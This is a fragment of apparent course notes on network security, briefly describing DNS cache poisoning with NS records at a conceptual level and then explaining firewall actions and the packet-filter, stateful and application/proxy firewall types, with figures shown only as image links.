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
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Our next text will be to poison a local DNS cache with **NS type records**.


→ Visitor that want to access any webpage in the domain example.com will use the attackers nameserver


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
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
Remote DNS servers?

Packet spoofing countermeasures?

- Coming soon TM


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
Packets are analyzed by the Firewall, and are:

1. Accepted
2. Denied/Dropped
3. Rejected (source of packet gets a rejection message)

Three types of firewalls

1. Packet Filter


→ Makes decisions based on information within packet (IP address, port #s, etc)



(A) Packet Filter Firewall

2. Stateful Firewall


→ Makes decisions based “sessions” and streams of related packets



(B) Stateful Firewall

3. Application/Proxy Firewall

→ Can inspect traffic at many layers of the OSI model
→ Acts as a middleman between sender and recipient
→ Proxy can handle authentication, which can prevent IP spoofing attacks on the server




(C) 